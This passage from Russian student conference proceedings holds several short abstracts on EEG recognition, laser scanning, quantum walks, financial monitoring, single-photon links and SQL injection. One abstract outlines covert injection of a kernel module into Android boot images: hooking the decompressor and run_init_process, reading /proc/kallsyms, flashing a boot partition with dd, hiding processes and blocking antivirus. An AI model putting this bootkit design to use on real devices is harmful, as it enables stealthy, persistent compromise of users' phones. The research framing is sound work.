Выбранная область делится на равные участки и, тем самым, определяются значения так называемых опорных точек. Полученные коэффициенты с помощью масштабирующего модуля согласуются с дискретным числом элементов каждого фрейма в частотной области. Например, если ширина спектра равна 16 КГц и при этом в него уместается 256 элементов, то на один элемент приходится 62,5 Гц. При делении полученных коэффициентов на это значение с округлением до целого получают согласованные элементы будущего цифрового фильтра. Следующим этапом является синтез цифрового фильтра и наложение его на фрейм.

После наложения фильтра для сжатия результатов и повышения значимости первичных коэффициентов к сигналу применяется процедура дискретного косинусного преобразования второго типа (DCT2). Анализируемый паттерн преобразуется в последовательность кепстральных коэффициентов (рисунок 1).




Рисунок 1 – График Mel-кепстральных коэффициентов каждого фрейма

Данные коэффициенты можно вычислить единожды и хранить в памяти без необходимости повторных вычислений. Распознавание производится на основе поиска средних значений наименьших евклидовых расстояний между последовательностью кепстральных коэффициентов. Программа идентификации по методу Mel-кепстральных коэффициентов реализована средствами LabView.

Использование данного метода оказалось более эффективным. Так, вероятность правильной идентификации характерных паттернов электроэнцефалограммы по методу была близка к единице, тогда как по методу отношений энергий не превышала 0,8. Однако, метод отношений энергии проще в реализации, так как для получения кепстральных признаков сигнала необходимо провести ряд ресурсоемких математических операций.

Литература:

1. Назимов А.И. и др. Распознавание осцилляторных паттернов на электроэнцефалограмме на основе адаптивного вейвлет-анализа // Вестник ТГУ. – 2013. – Т.18, № 4. – С. 1431-1434.

2. Трофимов А. Г., Скругин В. И. Адаптивный классификатор многомерных нестационарных сигналов на основе анализа динамических паттернов // Наука и образование. – 2010. – № 8. <http://technomag.edu.ru/doc/151934.html>

3. Сухов, А.Г., Бездудная, Т.Г., Медведев, Д.С. Особенности посттетанической модификации синаптической передачи в таламокортикальном входе соматосенсорной коры крыс // Журнал Высшей нервной деятельности. – 2003. – Т. 53, № 5. – С. 622-632.

Институт компьютерных технологий и информационной безопасности Инженерно- технологической академии

Разработка и исследование алгоритма внедрения вредоносного программного обеспечения в мобильные устройства на ОС Android

Панякин А.Е.

Научный руководитель: Тумоян Е.П., к.т.н., доцент кафедры БИТ

Целью работы является исследование и разработка алгоритма скрытного внедрения программного кода в ядро ОС Android.

Актуальность данной работы обусловлена тем, что, по данным Strategy Analytics, на конец 2014 года насчитывается более 1.3 миллиарда устройств под управлением ОС Android, а общая доля таких устройств на рынке составляет 78.3% [1].

Разработанный алгоритм основан на изменении файла ядра так, чтобы во время его загрузки скрытно загрузился в память и выполнялся код модуля ядра Linux, предварительно добавленный к ядру.

Основные шаги внедрения включают в себя:

- распаковка ядра из загрузочного образа;
- добавление к ядру дополнительного модуля (драйвера);
- добавление к ядру вспомогательного кода для загрузки в память и релокации модуля ядра;

- упаковка ядра обратно в загрузочный образ;
- запись загрузочного образа в прошивку устройства.

Данный тип внедрения имеет следующие особенности:

- универсальность, обусловленная отсутствием привязки к особенностям сборки ядра, его версии и т.д, поскольку компонент loader всегда знает формат модуля ядра и как его корректно релоцировать и запустить;
- повышенная скрытность, обусловленная исполнением кода в ядре Android и, как следствие, возможность скрывать любые процессы, файлы, сетевую активность и т.д;
- сложность внедрения, связанная с тем, что для модификации прошивки загрузчик предварительно необходимо разблокировать.

Программную реализацию можно условно разделить на следующие компоненты: infector, preloader и loader. Блок-схема работы компонента infector представлена на рисунке 1.



Рисунок 10 - Алгоритм работы программы внедрения

Извлечение загрузочного образа. Производится с помощью утилиты dd.

Распаковка ядра.

Производится в соответствии с описанием формата загрузочного образа, описанного в [2]. Файл образа zImage считывается из загрузочного образа по смещению, указанному в заголовке и сохраняется во временную директорию. В дальнейшем все операции будут проводиться именно над ним.

Инициализация кода буткита. На этом этапе инфектору необходимо записать в коде буткита ряд параметров, специфичных для конкретного устройства, на котором он выполняется. Среди них:

- реальный размер zImage;
- размер распакованного ядра – определяется по файлу zImage;
- размер распаковщика. Необходим для последующей релокации, описанной в пункте о preloader. Берется округленный вверх по размеру страницы общий размер всего zImage;
- физический и виртуальный адреса функции run_init_process;
- физический и виртуальный адреса переменной debug_buffer.

Адреса функции run_init_process и переменной debug_buffer считываются из файла символов ядра /proc/kallsyms:

Установка перехвата в распаковщике. Код распаковки ядра начинается по смещению 0x30, первые 6 инструкций подменяются на опкоды инструкций перехода в конец zImage.

Добавление модуля к файлу ядра. Инфектор записывает модуль ядра и компоненты preloader и loader сразу же за zImage, и, скорее всего, перед началом device tree block. После этого он обновляет поле размер zImage по смещению 0x2C.

Запись зараженного zImage в прошивку. Делается по материалу, изложенному в подразделе \ref{sec:linux_boot}. Новый zImage записывается

в загрузочный образ по смещению 0x800, а поле размера zImage в заголовке образа обновляется в соответствии с новым размером zImage.

Прошивка устройства. Выполняется с помощью утилиты dd :

```
dd of=/dev/block/platform/msm_sdcc.1/by-name/boot if=boot.img
```

Далее рассмотрим теперь работы компонента preloader. Он получает управление вследствие прыжка из хука, установленного в распаковщике на предыдущем этапе. Алгоритм работы состоит из следующих этапов, выполняемых последовательно.

Релокация модуля ядра и компонента loader. Необходима, потому что ядро при распаковке перетрет ту область памяти, в которой изначально располагаются модуль ядра и loader. Конечный адрес, на который будет произведено копирование вычисляется по формуле: размер ядра плюс размер распаковщика. Оба этих значения заданы в коде при генерации preloader.

Копирование драйвера и компонента loader в память ядра. Поскольку текущая область памяти будет недоступна в защищенном режиме, то оставшуюся часть буткита необходимо скопировать в какой-либо буфер в секции кода ядра. Достаточно большим по размеру буфером (4Мб) представляется область памяти debug_buffer.

Перехват run_init_process. Выбор именно этой функции для перехвата обусловлен двумя причинами: к этому моменту проинициализированы все подсистемы ядра, а значит возможно корректное использование всех функций ядра Linux. Кроме того, на данном этапе инициализации операционной системы еще не создано ни одного процесса в пространстве пользователя, что предоставляет загружаемому драйверу большие возможности для влияния на инициализацию пользовательской части ОС: например, можно заблокировать создание процессов антивирусов, или установить патчи в любые файлы на диске.

Модуль загрузки драйвера ядра Linux (компонент loader) реализован на основе рассмотренного стандарта ELF-файла, описанного в [3].

Литература:

1. Android Shipped 1 Billion Smartphones Worldwide in 2014 [Электронный ресурс]. URL: <http://strategyanalytics.com/post/2015/01/29/Android-1-Billion-Smartphones-in-2014.aspx> (дата обращения: 29.01.2015).
2. Android boot.img zImage format [Электронный ресурс]. URL: <https://github.com/we3des/psychic-octo-robot/wiki/Android-boot.img-zImage-format> (дата обращения: 28.05.2013).
9. System V Application Binary Interface. — The Santa Cruz Operation, Inc., 1997.

Распознавание и анализ объектов по данным лазерного сканирования

Левашев С.П., Абраменко А. А.

Научный руководитель: Мнухин В. Б., к.ф.-м.н., доцент кафедры высшей математики

Постоянное совершенствование технологий лазерного сканирования позволяет получать цифровые изображения всё более высокого разрешения. Как следствие, технология лазерного сканирования все шире применяется во многих проектах, связанных с мониторингом больших участков местности.

Типичным примером является мониторинг железных дорог России. В настоящее время железнодорожный путь понимается не просто как протяженный участок, а как сложная структура, учитывающая взаимодействие различных факторов, в том числе воздействие объектов расположенных на прилегающих территориях. Поэтому мониторинг железнодорожной инфраструктуры сводится к комплексу задач, одной из которых является необходимость с большой скоростью в автоматическом режиме определять пространственное положение искусственных сооружений в полосе отвода, в частности, для распознавания вновь образовавшихся объектов. Это позволяет

- оперативно управлять работами по техническому обслуживанию пути;
- выявлять места опасных для железнодорожного движения природных и техногенных явлений, объектов на территориях, примыкающих к железнодорожному пути, в частности, вновь образовавшиеся объекты;
- экономить на строительстве новых магистралей за счет повышения качества содержания пути, позволяющего увеличить скорости и сократить интервал перевозок;
- уменьшить негативное влияние человеческого фактора.

Одним из способов реализации подобного мониторинга является лазерное сканирование полосы отвода с последующим анализом получаемого 3D-облака точек. Подобный анализ требует разработки специализированных алгоритмов для распознавания и классификации объектов. В данной работе рассматриваются некоторые методы построения подобных алгоритмов.

Предлагаемые подходы основаны на стандартном понимании задач распознавания и классификации, предполагающем наличие базы эталонных объектов с характеризующими их признаками классификации и иными

атрибутами, способствующими успешному распознаванию. При этом решение задачи разбивается на ряд этапов.

Первым этапом является преобразование данных лазерного сканирования к виду, удобному для дальнейшей обработки. Учитывая, что изначально лазерные точки естественным образом рассматривать в полярной системе координат, целесообразно привести их в декартову прямоугольную систему, поскольку это значительно облегчает агрегирование лазерной и видеоинформации. Программное обеспечение, поставляемое с оборудованием для мобильного лазерного сканирования, позволяет это делать, поэтому будем далее полагать, что облако точек представлено в декартовой системе координат.

Следующим этапом является сегментация полученных данных на отдельные объекты. Данная задача может быть решена путем анализа первоначальной модели на основе существующих методов сегментации, в частности, на основе разработанного и описанного в [1] подхода.

Этап предварительного сопоставления с эталонными объектами базы данных. Первоначальный выбор возможных (точнее, отбрасывание заведомо неподходящих) объектов для сопоставления может быть сделан на основе соотнесения геометрических параметров сегментированного объекта (длина, высота, площадь, неравномерность глубин фронтальной части, иные элементы формы и пр.). Главное требование к алгоритмам отбора на данном этапе - минимизация ошибок второго рода.

Этап формирования вектора признаков объекта в пространстве атрибутов является наиболее сложным и важным с точки зрения решаемой задачи. Необходимо учитывать, что анализируемый объект может быть повернут, наклонен и удален от сканирующей системы на заранее неизвестное расстояние. Тем самым возникает необходимость использования дескрипторов, инвариантных к сдвигу, масштабированию и вращению. Разработка подобных дескрипторов, адаптированных к специфике обработки облаков точек лазерного сканирования, является основным оригинальным результатом данной работы. В ней рассматриваются следующие методы:

- метод сравнения замкнутых контуров с помощью Фурье-дескрипторов [2] (первый автор);
- метод моментов [3] применительно к картам глубин (второй автор).

Заключительный этап классификации включает в себя процедуру соответствия каждого объекта некоторому классу базы данных на основе сформированного вектора признаков. Для этого должна быть введена соответствующая мера близости в многомерном пространстве атрибутов. Её можно ввести как евклидово расстояние, однако проведенные эксперименты

показали целесообразность использования расстояние Махаланобиса, инвариантного к масштабу и позволяющего учитывать корреляцию между компонентами векторов.

Результаты. Численные эксперименты проводились на данных, полученных путем моделирования. Кроме того, для аналитического описания контуров использовалась так называемая «суперформула» [4], представляющая собой уравнение в полярной системе координат с набором параметров, описывающих разнообразные замкнутые кривые на плоскости. Оба метода показали хорошую отделимость классов и высокую робастность.

Работа выполнялась при финансовой поддержке РФФИ в рамках научного проекта № 13-07-13112-офи_м_РЖД.

Литература:

1. Каркищенко А.Н., Мнухин В.Б., Абраменко А.А., Гречухин И.А., Левашев С.П. Сегментация объектов инфраструктуры по данным лазерного сканирования. – В кн.: Интеллектуальные системы на транспорте: Материалы IV междунар. научно-практической конф. «Интеллект-Транс-2014». – СПб.: ПГУПС, 2014.- с. 134-141.
2. Каркищенко А.Н., Мнухин В.Б. Абраменко А.А., Гречухин И.А., Левашев С.П. Распознавание объектов железнодорожной инфраструктуры по данным лазерного сканирования. Труды III науч.-техн. конф. с международным участием "Интеллектуальные системы управления на железнодорожном транспорте. Компьютерное и математическое моделирование (ИСУЖТ-2014)", Москва, МИИТ, 18 ноября 2014 г. М.: ОАО «НИИАС». с. 193-196.
3. Hu M.K. Visual Pattern Recognition by Moment Invariants. IRE Trans. Info. Theory, Vol. IT-8, pp.179–187, 1962.
4. Gielis J.A. A generic geometric transformation that unifies a wide range of natural and abstract shapes. American Journal of Botany 90 (3): 333–338, 2003.

Применение алгоритма квантового блуждания

Гушанский С.М., Недорезова М.Д.

Научный руководитель: Гушанский С.М., к.т.н., доцент кафедры ВТ

Случайные блуждания подробно изучаются и применяются уже несколько десятилетий. Свойства блужданий, обнаруженные при исследовании движения частицы, реальных (физических) моделей и абстрактных графов легли в основу решения прикладных задач и алгоритмических разработок.

Любой алгоритм, построенный на основе случайного блуждания (классического или квантового), образует некоторое множество дискретных пространств состояний, имеющих, как правило, конечный размер. И анализ алгоритма осуществляется посредством случайного блуждания по абстрактному графу.

Если блуждание носит классический характер (если блуждание классическое), то в начальный момент времени система находится в некотором стартовом состоянии v . Затем, на каждом такте осуществляется переход в случайное соседнее состояние-вершину w . Эти переходы позволяют получить распределение вероятностей

$P(V, W)$.

А если блуждание квантовое и при этом известно классическое распределение вероятностей вершин $v_i \in V(G)$, то можно получить суперпозиции $\sum_{v_i \in V(G)} \alpha_i |v_i\rangle$ и вообще любое квантовое смешанное состояние вершин[2].

Такой подход позволяет решить ряд прикладных задач. Одна из них - задача поиска (определения) одинаковых элементов в заданном множестве. Рассмотрим эту задачу на некотором множестве $x_1, \dots, x_N \in [M]$.

Наилучшим классическим вариантом решения является сортировка, требующая $O(N)$ запросов. При этом вершины графа являются подмножествами $\{1, 2, \dots, N\}$ размера $[N^{2/3}]$, причем любые две из них соединены между собой, если подмножества отличаются ровно двумя элементами.

Квантовый алгоритм для решения Ed-problem основывается на комбинации квантового блуждания и поиска по графу. Каждая вершина графа - некоторое множество $S \subseteq \{1, \dots, N\}$. Вершина считается маркированной, если S содержит два одинаковых элемента $x_i = x_j$ ($i, j \in S$ некоторые индексы). При этом один шаг квантового блуждания реализуется по следующему алгоритму:

- трансформация в регистрах S, y

$$|S\rangle \left(\left(-1 + \frac{2}{N-r} \right) |y\rangle + \frac{2}{N-r} \sum_{y' \in S, y' \neq y} |y'\rangle \right)$$

- отображение пространств состояний;

- запрос x_y , замена x на y ;

- трансформация регистра y ;

$$|S\rangle \left(\left(-1 + \frac{2}{r+1} \right) |y\rangle + \frac{2}{r+1} \sum_{y' \in S, y' \neq y} |y'\rangle \right)$$

- удаление x , соответствующего новому y .

-возврат к первому пространству.

Блуждание начинается с единой суперпозиции по всем вершинам графа, но в дальнейшем реализуется с одним правилом перехода для немаркированных вершин графа и еще одним - для отмеченных вершин графа. Каждая из этих операций осуществляется в течение одного такта. Реализации квантового решения (алгоритма) необходимо уже $O(N^{3/4})$ или $O(N^{2/3})$ запросов [1].

Задача определения пары одинаковых элементов является частным случаем общей задачи- задачи поиска k равных элементов: $x_{i1} = \dots = x_{ik}$, число запросов в результате реализации алгоритма которой составляет $O(N^{k/(k+1)})$ для любого k .

Предположим, необходимо найти пространство решений размера N , при этом существует qN решений для $f(x) = 1$. Кроме того, предположим, что есть классическая случайное блуждание с матрицей перехода M , обладающей свойством, $p(V, W) = p(W, V)$ (называемое "симметричным" блужданием).

Можно показать, что матрица M имеет максимальное собственное значение 1, тогда пусть следующее по величине собственное значение $1 - \delta$, для $\delta > 0$. Классическая теория случайных блужданий подразумевает существование алгоритма (с ограничением ошибки) поиска на основе классического случайного блуждания со сложностью запроса в $O(\frac{1}{\delta q})$. Так с помощью алгоритма поиска Гровера маркированная вершина будет найдена после обращения к $O(\frac{1}{\sqrt{\delta q}})$ вершинам, где q -доля маркированных вершин. Но в [3] было разработано " $\sqrt{\delta q}$ -правило", позволяющее реализовать квантовый аналог классического случайного блуждания, сложностью запроса которого составляет $O(\frac{1}{\sqrt{\delta q}})$.

Квантовое случайное блуждание является мощным инструментом не только для разрешения множества задач: поиск треугольников, проверка произведения матриц, но и при изучении свойств действительно сложных реальных систем. Поэтому, должно иметь место быть моделирование этих алгоритмов и систем, являющееся предметом, но уже дальнейших исследований.

Литература:

1. Ambainis A. Quantum walk algorithm for element distinctness [Электронный ресурс] / Режим доступа: <http://arxiv.org/pdf/quant-ph/0311001v9.pdf> . (Дата обращения: 3.12.14).
2. Mosca M. Quantum Algorithms [Электронный ресурс]/ Режим доступа: <http://arxiv.org/pdf/0808.0369.pdf>. (Дата обращения: 18.12.14).
3. Szegedy M. Quantum Speed-Up of Markov Chain Based Algorithms

[Электронный ресурс]/Режим доступа:http://www.researchgate.net/publication/4109377_Quantum_speed-up_of_Markov_chain_based_algorithms
(Дата обращения: 15.01.15).

Ситуационные схемы и финансовый мониторинг

Брехачева А.И.

Научный руководитель: Беляков С.Л., профессор кафедры информационно-аналитических систем безопасности

Терроризм, коррупция, отмывание денежных средств из гос. Бюджета – всё это болезни 21-го века. В чем проявляется эта болезнь? Излечима ли она? Есть ли волшебное средство?

Санкт- Петербург. В 2006 году было принято принципиальное решение о строительстве новой арены для «Зенита». Согласно утвержденным срокам, свой первый матч на новой арене зенитовцы должны были сыграть в 2009 году. Менялись не только сроки строительства «Зенит Арены», постоянно корректировалась сумма, которую придется потратить на этот амбициозный проект. Изначально планировалось потратить на возведение стадиона 6,7 миллиардов рублей, дальше больше. Ситуация развивалась по схеме «Самолет еще не взлетел, а багаж уже потерян». Из бюджета утекли «налево» огромные средства, похитители уже неподсудны, а строительство так и не завершено... Дмитрий Коршунов обвинен за мошенническое хищение почти 146 млн рублей. [2]

ОборонСервис. Коррупционный скандал в Министерстве обороны Российской Федерации. Обнаружении в Министерстве обороны Российской Федерации (Минобороны России) и связанных с ним коммерческих структурах («Оборонсервис») многомиллионных хищений. Скандал стал причиной отставки министра обороны Анатолия Сердюкова. [3]

Государства — спонсоры терроризма (англ. State Sponsors of Terrorism) — список государств, которые, согласно официальной позиции государственного департамента США, оказывают поддержку актам международного терроризма. Такие как: Иран, Судан, Сирия.

Задачей моего доклада является если и не найти лекарство, которое поможет справиться с современными болезнями, то хотя бы определить компоненты, из которых оно может состоять.


Финансовый мониторинг - это понятие, схожее с понятием финансового контроля, а также напрямую связанное с обязательными процедурами внутреннего контроля в части проведения финансовых операций. [1]

Попробуем представить движение денежных средств в виде графа.


С ЦБ деньги поступают по разным банкам. Например, Сбербанк. Клиент Сбербанка переводит небольшую сумму денежных средств на карту своего ребенка (клиента того-же банка), тот обналичивает часть суммы, на нее покупает продукты. Все. Конец цепочки. Все легально, все хорошо. Все довольны. Нормальный путь движения денежных средств.



Рассмотрим похожий пример, но только деньги после обналичивания шли не на покупку продуктов, а на покупку наркотических средств для дальнейшей перепродажи. А это уже статья Уголовного Кодекса Российской Федерации.



Другой пример: тут уже деньги переводятся в банк другой страны. Например Иран. Вызывает подозрение, ведь Иран является государством, спонсором терроризма. Но абсолютно такая же схема будет, если кто-то из клиентов переводит деньг своему родственнику, который в данный момент находится в Иране по работе.



Если посмотреть на графы, никаких подозрительных отличий мы не увидим. Слишком мало мы знаем о наших клиентах и о переводимых средствах. Следовательно, мы должны определить, каким должен быть граф.

Во-первых, граф должен быть ориентированным. Мы должны видеть в какую сторону происходит движение средств.

Во-вторых, узлы графа должны содержать определенную информацию. (время, процедура, клиент)

В-третьих, вес ребер графа должен представлять сумму переводимых денежных средств.

С помощью ситуационной схемы мы можем отследить и предотвратить мошенничества, определить имеет ли схема нормальный путь движения или аномальный, но до поры, до времени. После обналичивания мы ничего отследить не сможем. Отсюда вытекают и коррупция, и кража, и спонсирование террористических организаций, и многие другие проблемы. Мошенники прекрасно знают, как из аномального пути сделать нормальный путь. А с учетом возможности обналичивания денежных средств это совсем не составляет никакого труда.

Решить эту проблему можно, если перевести всю систему на полностью безналичный расчет. Таким образом получится избавиться от коррупции, ведь каждый перевод денежных средств будет отслежен. В какой-то степени решится и проблема с кражей средств. Но мошенники найдут другие лазейки и придется искать новые лекарства от более тяжелых болезней.

Литература:

- 1) <http://4technolog.ru/tehnologs/back-office/finance-monitoring/>

Финансовый мониторинг

- 2) <http://realty.vesti.ru/news/show/id/4381> "Зенит Арена" — строят-строят, никак не достроят

- 3) <https://ru.wikipedia.org> Коррупционный скандал в Министерстве Обороны РФ

Система передачи на основе однофотонного детектора

Даюнов Р.С.

Научный руководитель: Горбунов А.В., к.т.н., доцент кафедры информационной безопасности телекоммуникационных систем

В современных оптических системах связи данные передаются в виде лазерных импульсов. Но такая передача информации небезопасна, поскольку импульсы сравнительно высокой мощности вполне легко перехватить, используя специальную технику, при этом ни получатель, ни отправитель не будут знать об этом.

Одним из перспективных направлений повышения безопасности является создание систем передачи, в которых нарушитель не может остаться незамеченным. Такому требованию удовлетворяют системы квантовой связи, в которых носителями информации являются одиночные фотоны [1].

В работе предлагается создать систему передачи с использованием техники однофотонного детектирования, в которой по оптическому каналу связи передаётся двоичный код в виде последовательностей одиночных фотонов.

Современные однофотонные детекторы обеспечивают вероятность детектирования около 10-25%. Это является главным фактором, затрудняющим перехват информации в линии связи. При попытке

несанкционированного доступа к тракту передачи или при его повреждении на приёмной стороне резко увеличится уровень ошибок, либо пропадёт сигнал, вследствие чего сработает система контроля доступа, и передача информации прекратится. Именно такой подход используется в квантовой криптографии. За счёт этого устраняется ряд возможных каналов утечки, формируемых за счёт отвода части излучения или регистрации рассеянного излучения [2].

Низкая вероятность детектирования также является ограничивающим фактором для реализации проекта, так как при детектировании фотонов на приёмной стороне теряется большая часть информации. Эту проблему предлагается решить с помощью псевдослучайных двоичных последовательностей (ПСП), с ярко выраженными корреляционными свойствами [3] – например, М-последовательности, коды Голда, коды Касами и т.п.

Обобщенная структура разрабатываемой системы представлена на рисунке 1.




Рисунок 1 – Структурная схема разрабатываемой системы квантовой связи
1 – блок управления системой; 2 – кодер; 3 – генератор лазерных импульсов; 4 – оптический attenuator; 5 – детектор одиночных фотонов; 6 – декодер

В кодере в передаваемый сигнал вносится значительная избыточность по следующему алгоритму: логическая единица в информационном сообщении кодируется ПСП длиной $M \gg 1$, логический ноль – случайной последовательностью бит длиной M . Затем информация в виде двоичного кода поступает на оптический передатчик, который в соответствии с ней формирует последовательность лазерных импульсов. Далее эти импульсы попадают в attenuator, ослабляющий их до уровня, при котором на один импульс приходится в среднем один фотон (или заданное число фотонов). С выхода attenuator полученная последовательность фотонов поступает в квантовый канал связи, который представляет собой линию связи в виде

выделенного одномодового оптического волокна без использования каких-либо активных узлов (оптических усилителей, регенераторов и т.п.).

В приёмной части последовательность фотонов детектируется с помощью однофотонного детектора. С выхода детектора электрические импульсы поступают в декодер, который с приходом каждого нового бита, вычисляет взаимнокорреляционную функцию (ВКФ) принимаемой последовательности и ПСП, использующейся в кодере. Полученные значения ВКФ сравниваются с определенным пороговым уровнем, и принимается решение о принятом символе исходного сообщения.

В качестве примера на рисунке 2 приведены результаты расчёта ВКФ закодированной информационной посылки «1011» и М-последовательности, используемой в кодере, при вероятности однофотонного детектирования 15%. Длина М-последовательности $M = 1023$ бита. На нижнем графике отчетливо видны пики ВКФ, соответствующие логическим единицам в передаваемом сообщении.




Рисунок 2 – Посылка «1011» (вверху), ВКФ закодированной посылки «1011» и М-последовательности, кодирующей логическую единицу (внизу)

С целью проверки возможности использования предложенного метода кодирования информации в среде программного комплекса Matlab проведено моделирование процессов формирования, передачи, детектирования и обработки сигнала, закодированного М-последовательностью. Полученные результаты доказывают возможность применения М-последовательностей для выделения информации при вероятности детектирования отдельных фотонов на уровне 10-15% (см. рисунок 2).

Таким образом, в работе предложена и обоснована структурная схема системы квантовой связи на основе однофотонного детектора, а также

определён алгоритм формирования, передачи и обработки информации в ней.

Литература:

1. Shapiro J.H. The Quantum Theory of Optical Communications // IEEE Journal of Selected Topics in Quantum Electronics. – 2009. – №6. – vol.15. – pp.1547-1569.

2. Гришачев В.В., Кабашкин В.Н., Фролов А.Д. Анализ каналов утечки информации в волоконно-оптических линиях связи: нарушение полного внутреннего отражения // Информационное противодействие угрозам терроризма: Научно-практический журнал. – 2005. – №4. – С.208-219.

3. Горбунов А.В., Даюнов Р.С. Использование псевдослучайных последовательностей в системах квантовой связи [Электронный ресурс] // Инженерный вестник Дона, 2014, №2. – Режим доступа: <http://www.ivdon.ru/ru/magazine/archive/n2y2014/2364> (доступ свободный). – Загл. с экрана. – Яз. рус.

ИТ-консалтинг веб-приложений на примере SQL injection

Казакевич В.Е.

Научный руководитель: Балабаева И.Ю., ст. преподаватель кафедры МОП ЭВМ

Существует немало различных типов уязвимостей, основными же, на данный момент являются:

xss (внедрение вредоносного кода на страницу, выдаваемую сервером),
SQL injection (внедрение вредоносного кода в SQL-запрос),
php injection (выполнение вредоносного кода на стороне сервера).

